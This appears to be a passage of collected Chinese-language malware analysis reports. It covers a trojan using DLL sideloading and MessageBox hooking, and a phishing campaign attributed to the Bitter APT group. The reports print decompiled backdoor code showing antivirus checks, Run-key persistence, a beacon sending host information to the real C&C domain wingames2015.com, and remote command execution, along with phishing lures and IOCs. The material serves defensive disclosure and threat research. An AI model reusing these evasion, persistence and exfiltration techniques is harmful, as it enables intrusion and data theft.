if ( CreateProcessA(&ApplicationName, 0, 0, 0, 0, 0x240u, 0, 0, &StartupInfo, (LPPROCESS_INFORMATION)&v4) )
```

执行 servicenet.exe

MemRunExe

绕过系统的 UAC 账户控制

（腾讯分析报告有说，我：emmmmm 哈哈哈哈 我懒）

HookMessageBox.dll

MessageBoxA、MessageBoxW 函数 hook 成空函数，这样做估计是为了反正一些敏感弹窗出现，暴露木马迹象被电脑使用的人察觉。

```
dword_10006384 = (int)sub_10002760("MessageBoxA");
dword_10006380 = (int)sub_10002760("MessageBoxW");
sub_10001A50(&dword_10006384, (int)Emptyfunction);
sub_10001A50(&dword_10006380, (int)Emptyfunction);
```


hook MessageBox

SandboxieBITS.exe \ sbiedll.dll

这两个文件使用的套路算是目前远控木马中比较主流的白加黑。SandboxieBITS.exe 是一个白文件，但是它并没有对需要加载 sbiedll.dll 进行校验，导致被恶意利用。

SandboxieBITS 签名信息

通过 PE 工具就可以看到 SandboxieBITS.exe 导入表中存在 sbiedll.dll。



Dll 名称	O_Thunk	TimeStamp	FowardChain	Name1	Thunk
USER32.dll	00001F78	00000000	00000000	00002338	00001088
ntdll.dll	00001FD8	00000000	00000000	00002360	000010E8
ole32.dll	00001FE0	00000000	00000000	00002380	000010F0
WTSAPI32.dll	00001F84	00000000	00000000	0000239E	00001094
SbieDll.dll	00001F6C	00000000	00000000	000023CE	0000107C

导入表

在 sbiedll.dll 的 SbieDll_Hook 里我们可以看到它的主要行为有：

1、提升进程权限

2、加密字符串，通过 XOR 0x5u 可以解密出字符串；然后会检测系统进程列表中是否存在 360tray.exe、360sd.exe。


解密前	解密后
635qwd|+`}`	360tray.exe
635va+`}`	360sd.exe
360rps.exe	635wuv+`}`

第三个解密的字符串是反的，导致后门检测进程的时候检测的字符串是 635wuv+`}`。


```
v208 = '3';
v209 = '6';
v210 = '0';
v211 = 'r';
v212 = 'p';
v213 = 's';
v214 = '.';
v215 = 'e';
v216 = 'x';
v217 = 'e';
v218 = 0;
memset(&v219, 0, 0x1F2u);
for ( k = 0; k < (signed int)wcslen((const unsigned __int16 *)&v208); ++k )
  *(&v208 + k) ^= 5u;
```

image.png

3、创建计划任务，在系统启动的时候加载执行 servernet.exe，计划任务名称为 task1。



创建计划任务



计划任务窗口

4、加载 HookMessageBox.dll，将 MessageBoxA、MessageBoxW 函数 hook 成空函数。

```
    {
      WaitForSingleObject(hHandle, 0x7D0u);
      TerminateProcess(hHandle, 4u);
      ((void (__stdcall *)(HANDLE))v11)(hHandle);
      ((void (__stdcall *)(int))v11)(v40);
    }
}
LoadLibraryA("HookMessageBox.dll");
return 1;
```

加载 HookMessageBox.dl

分析到这里我们得知，牧马人试图通过各种方式将 servicenet.exe 执行起来。而这个木马的功能模块和普通的木马基本相似，主要有文件操作、注册表操作、木马端更新\卸载、提取、清除日志、管道等功能。

最后

这个样本确实很有意思，分析下来能够了解到很多攻击者的攻击思路。

譬如：

1、像类似的 doc 样本，如果攻击目标比较明确的情况下，攻击前可能会为“水坑攻击”做些准备。

2、利用 CVE-2017-11882、CVE-2018-0802 漏洞，双漏洞“补位进攻”。

3、“草丛三兄弟”潜伏加载，很多木马为了常驻目标设备，都想尽办法驻留。该样本也试图通过白加黑、windows 启动目录、dll 加载这些方式，试图潜伏在设备机器里。

4、对抗法师的“沉默”，HookMessageBox 沉默了一些本该让木马暴露的弹窗。

参考链接

APT 恶意软件分析系列之从 WORD 中提取 EXE 的分析技术

https://www.secpulse.com/archives/3792.html

剖析 RTF 文件中的 Anti-Analysis 技术

http://www.freebuf.com/articles/terminal/102018.html

NDAY 漏洞 CVE-2017-11882 与 0Day 漏洞 CVE-2018-0802 漏洞组合传播远控木马分析

http://www.freebuf.com/vuls/160252.html

OLE 工具套件分析 OFFICE 宏恶意样本

https://www.cnblogs.com/KevinGeorge/p/7868881.html

CVE-2015-1641 浅析-word 类型混淆漏洞

http://blog.csdn.net/qq_32400847/article/details/75196251

疑似蔓灵花 APT 团伙钓鱼邮件攻击分析

作者：360 天眼实验室
文章来源：【安全客】https://www.anquanke.com/post/id/95697

背景

近期，360 安全监测与响应中心协助用户处理了多起非常有针对性的邮件钓鱼攻击事件，发现了客户邮件系统中大量被投递的钓鱼邮件，被攻击的企业局限于某个重要敏感的行业。360 威胁情报中心与 360 安全监测与响应中心在本文中对本次的钓鱼邮件攻击活动的过程与细节进行揭露，希望企业组织能够引起重视采取必要的应对措施。

钓鱼攻击过程

钓鱼骗取企业内某用户邮箱密码

上个月某一天，某敏感工业企业邮箱用户收到一份发自 mailservicegroup[@]126.com 的钓鱼邮件，钓鱼邮件仿冒企业的信息技术中心通知目标用户，声称其邮件账户登录异常，并提示通过“安全链接”验证邮件账户：

----------原始邮件----------
From: mailservicegroup@126.com>
To:
Subject: 未知的登录尝
Date: 2017年12月

尊敬的用户，

2017年12月，我们发现有人正试图从一个不寻常的位置或未知设备登录到您的邮件帐户，这个登录已被成功阻止，为保护您的账户安全，请至下列链结验证您的邮件帐户，您将不需于每次登录时进行验证，谢谢。

时间	地点	IP	操作
2017年12月	意大利	213.82.90.15	验证您的设备

谢谢你的合作。

中心

如果用户访问了该链接会被攻击者收集邮箱用户名以及密码，钓鱼页面观感上与企业的邮箱登录页面高度一致，如果不仔细看对应的 URL 非常容易上钩。相关钓鱼链接：

mail.[被钓鱼企业域名].cn.url.cpasses.char.encoding-http-blog.index.frontend.jtjs.subdomain.alert.check.random-security.018745ssss.url.0j0i67k1j0i131k1j0i20i263k1.0.yqzbceh5jue.enc.http.checksum.webaccess.alert.check.verify.fozanpharma.com

通过骗取的用户邮箱账号向其它用户发送带有病毒附件的邮件

随后，攻击者会利用收集到的企业邮箱账户向企业内其他用户发送带有病毒附件的邮件，并诱导用户执行病毒附件。由于使用了钓鱼获取的真实企业邮箱账户，看起来来源可信的邮件非常容易导致其它企业邮箱用户被诱导执行恶意附件。

攻击者分别发送伪装成 Office Word 文档图标和 JPG 图片的两个病毒样本，并在文件名中加入大量空格以防止目标用户发现文件后缀，从而诱导用户打开执行：

实际上为可执行程序：


恶意代码分析

恶意附件分析


伪装为 Office Word 文档和 JPG 图片的病毒附件最终释放执行相同的木马后门，我们选择伪装为 Office Word 文档的样本进行分析：

病毒附件 Technical Points for review.exe 是使用 WinRAR 生成的自解压程序，该自解压程序的运行逻辑为：在 C:\intel\logs 目录下释放 mobisynce.exe 及一个与样本相同名称的正常 Office Word 文档，然后执行 EXE 病毒文件同时打开 Office Word 文档以迷惑受攻击者：

病毒附件执行逻辑：



打开的诱饵文档内容：



mobisynce.exe 分析

伪装成 Office Word 文档的病毒程序最终会在 C:\intel\logs 目录下释放执行 mobisynce.exe，mobisynce.exe 运行后首先会对程序中的加密字符串通过与单字节秘钥相加解密出需要使用的字符串：

```
.text:00401E8F                  mov     esi, offset aUbbGDvTnzra?BP ; http://wingames2015.com/ldtvtvqs/ldtvtvqs/
.text:00401E94                  call    sub_403580
.text:00401E99                  mov     esi, offset aUbbGDvTnzra?_0 ; http://wingames2015.com/ldtvtvqs/ldtvtvqs/
.text:00401E9E                  call    sub_403580
.text:00401EA3                  mov     esi, offset aDvTnzra?BPZ ; wingames2015.com
.text:00401EA8                  call    sub_403580
.text:00401EAD                  mov     esi, offset aSbdn ; Software\Microsoft\Windows\CurrentVersion\Run
.text:00401EB2                  call    sub_403580
.text:00401EB7                  mov     esi, offset aYqbgbgAMpprBU ; //ldtvtvqs/accept.php
.text:00401EBC                  call    sub_403580
.text:00401EC1                  mov     esi, offset SubKey ; Software\Microsoft\Cryptography
.text:00401EC6                  call    sub_403580
.text:00401ECB                  mov     esi, offset aIbnaxrRer ; \taskenq.exe
.text:00401ED0                  call    sub_403580
.text:00401ED5                  mov     esi, offset byte_430460 ; REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run
.text:00401EDA                  call    sub_403580
.text:00401EDF                  mov     esi, offset aNgt ; avg
.text:00401EE4                  call    sub_403580
.text:00401EE9                  mov     esi, offset aIbnaxr ; \taskenq
.text:00401EEE                  call    sub_403580
```

紧接着查找当前进程列表名中是否有包含”avg”字符串的进程来判断是否存在 avg 相关的杀毒软件：

```
1  char Check_AVG()
2  {
3    HANDLE v0; // esi@1
4    char result; // al@4
5    PROCESSENTRY32 pe; // [sp+8h] [bp-12Ch]@1
6
7    v0 = CreateToolhelp32Snapshot(0xFu, 0);
8    pe.dwSize = 296;
9    if ( Process32First(v0, &pe) )
10   {
11     while ( !strstr(pe.szExeFile, str_avg) )    // avg
12     {
13       if ( !Process32Next(v0, &pe) )
14         goto LABEL_4;
15     }
16     result = 1;
```

如果不存在与 avg 相关的杀软进程，则创建新线程，并在该线程中判断是否存在注册表启动项“HKCU\Software\Microsoft\Windows\CurrentVersion\Run\igfxmsw”，以此避免重复执行后续的后门功能，如果不存在该注册表项，则创建后门进程并通过管道的方式接收执行后续的攻击者指令：

```
  RegOpenKeyExA(HKEY_CURRENT_USER, aSbdn, 0, 0xF003Fu, &phkResult);// Software\Microsoft\Windows\CurrentVersion\Run
  strcpy(ValueName, "igfxmsw");
  if ( RegQueryValueExA(phkResult, ValueName, 0, 0, 0, 0) )
  {
    CreateCMDPipe();
    Sleep(0x7D0u);
  }
  return 0;
}
```

创建注册表启动项

“HKCU\Software\Microsoft\Windows\CurrentVersion\Run\igfxmsw”，并设置 mobisynce.exe 为自启动：


最后，mobisynce.exe 尝试连接 C&C 控制服务器：wingames2015.com

```
if ( WSAStartup(0x202u, &stru_4326F8) )
  return 0;
v1 = socket(2, 1, 6);
if ( v1 == -1 )
  return 0;
if ( inet_addr(a1) == -1 )
{
  v2 = gethostbyname(a1);                    // wingames2015.com
}
else
{
  *(_DWORD *)addr = inet_addr(a1);
  v2 = gethostbyaddr(addr, 4, 2);
}
if ( !v2
  || (*(_DWORD *)&name.sa_data[2] = **(_DWORD **)v2->h_addr_list,
      name.sa_family = 2,
      *(_WORD *)&name.sa_data[0] = htons(80u),// 80端口
      connect(v1, &name, 16)) )
```

如果连接成功则开始搜集系统信息并拼装成 HTTP GET 请求，发送到 C&C 服务器的 ldtvtvqs/accept.php?页面：

```
v1 = connect_wingame2015(v0);
if ( v1 )
{
  GetSysInfo();
  strncat_s(Dst, 0x400u, &byte_432A10, 0x1Eu);
  sprintf(
    &buf,
    "%s%s%s%s%s%s%s%s",
    "GET /",
    aYqbgbgANpprBU,
    Dst,
    " HTTP/1.1\r\n",
    "Host: ",
    aDvTnzra_BPZ,
    &word_42BD08,
    &word_42BD08);
  send(v1, &buf, strlen(&buf), 0);              // 发送受害主机信息
```

发送的受害主机信息：




GET 请求中的各参数含义：

GET 参数	含义
a	标准主机名
b	计算机名
c	操作系统版本
d	CPU 及内存信息
e	空置

最后，mobisynce.exe 会循环监听执行后门命令，具体逻辑为当 C&C 服务器向木马发送含有”Yes file”字符串的指令时，木马会在指令中提取”[”与”]”中间的命令，并通过 ShellExcuteA 函数执行该命令：

```
parse_command();
strcat_s(&byte_433040, 0x100u, &recv_name);
strcat_s(&SrcBuf, 0x100u, &recv_name);
strcat_s((char *)&File, 0x100u, &recv_name);
v8 = &File - 1;
do
  v9 = (v8++)[1];
while ( v9 );
*(_DWORD *)v8 = 1702389038;
*((_BYTE *)v8 + 4) = 0;
dword_4317C4 = 0;
dword_4326F4 = 0;
dword_4326F4 = sub_402410();
if ( dword_4320E0 )
{
  sub_404130(&v23);
  LOBYTE(v27) = 3;
  sub_403D10(&v23);
  sub_4042C0();
  rename(&SrcBuf, &File);
  ShellExecuteA(0, "open", &File, 0, 0, 1);// 执行下发的命令
```

根据 360 网络研究院的大网数据，对于 wingames2015.com C&C 域名访问在 2018 年 1 月 3 日达到过一个高峰，暗示在这个时间点攻击者曾经发动过一大波攻击：



溯源和关联

钓鱼 URL 域名信息

钓鱼链接根域名： fozanpharma.com

IP 地址： 104.219.248.10

IP 归属地：美国亚利桑那州凤凰城

域名创建时间：2017-09-22 14:57:32

域名过期时间：2018-09-22 14:57:32

域名更新时间：2017-09-22 14:57:33

fozanpharma.com 下的其它钓鱼链接

经过后期关联分析，360 威胁情报中心与 360 安全监测与响应中心发现同一域名下针对我国其他三个组织机构的钓鱼邮箱链接：


企业/机构	钓鱼 URL
中国 XXXX 集团有限公司	mail.[被钓鱼企业域名].cn.redirect.fozanpharma.com
XXXXXX 大学	mail.[被钓鱼企业域名].edu.cn.url.cpasses.char.encoding-http-blog.index.frontend.jtjs.subdomain.alert.check.random-security.018745ssss.url.0j0i67k1j0i131k1j0i20i263k1.0.yqzbceh5jue.enc.http.checksum.webaccess.alert.check.verify.fozanpharma.com

与蔓灵花 APT 团伙的关联分析

360 公司曾在 2016 年 11 月发布了《中国再次发现来自海外的黑客攻击：蔓灵花攻击行动》(详见参考资料[1])，360 威胁情报中心随后发现，伪装为 JPG 图片的病毒样本所释放的诱饵图片文件也被披露的蔓灵花 APT 组织使用过：

并且在后门程序 mobisynce.exe 中使用的查找 avg 杀软的相关代码片段与蔓灵花 APT 组织使用的恶意代码中的代码片段也高度一致：

程序通过遍历系统进程文件名，查找包含字符串"avg"的进程，检测杀毒软件avg是否存在。



考虑到我们在背景描述中描述的攻击者动机等因素，我们推测本次的攻击者或与蔓灵花 APT 团伙可能相关，但目前来看证据还不够充分，希望安全社区来共同完善拼图。

总结

从此次攻击者实施的钓鱼邮件攻击来看，攻击者显然尝试利用受害企业员工对信息安全的重视（提示用户邮箱登录异常），并使用最简单的欺骗手法尝试收集员工企业邮箱的用户名密码，再利用正规企业用户邮箱的信任关系发动第二次钓鱼攻击，希望渗透企业员工的计算机系统以获取了相关敏感信息。

360 安全监测与响应中心再次提醒各企业用户，加强员工的安全意识培训是企业信息安全建设中最重要的一环，如有需要，企业用户可以建设态势感知，完善资产管理及持续监控能力，并积极引入威胁情报，以尽可能防御此类攻击。

IOC

C&C 域名
wingames2015.com:80
钓鱼 URL
[domain].url.cpasses.char.encoding-http-blog.index.frontend.jtjs.subdomain.alert.check.random-security.018745ssss.url.0j0i67k1j0i131k1j0i20i263k1.0.yqzbceh5jue.enc.http.checksum.webaccess.alert.check.verify.fozanpharma.com
[domain].redirect.fozanpharma.com
病毒文件路径
c:\intel\logs\winhost.exe
c:\intel\logs\windr.exe
c:\intel\logs\mobsynce.exe
c:\intel\logs\igfxtvc.exe
c:\intel\logs\igfxsrvd.exe
MD5
AFBBD28085B515BC0ABBB45D991E1A3B（Technical Points for review.exe）
539B95F9B50BAA2D621F6E80A3D56F1D（me at clinic.jpg.exe）
6A3F0DE81242E55A35571A6A231C5B2C（mobisynce.exe）

参考资料

[1] https://www.anquanke.com/post/id/84910

PotPlayer 播放器极致优化版木马分析报告

作者：360 安全卫士
文章来源：【安全客】https://www.anquanke.com/post/id/93227

前言

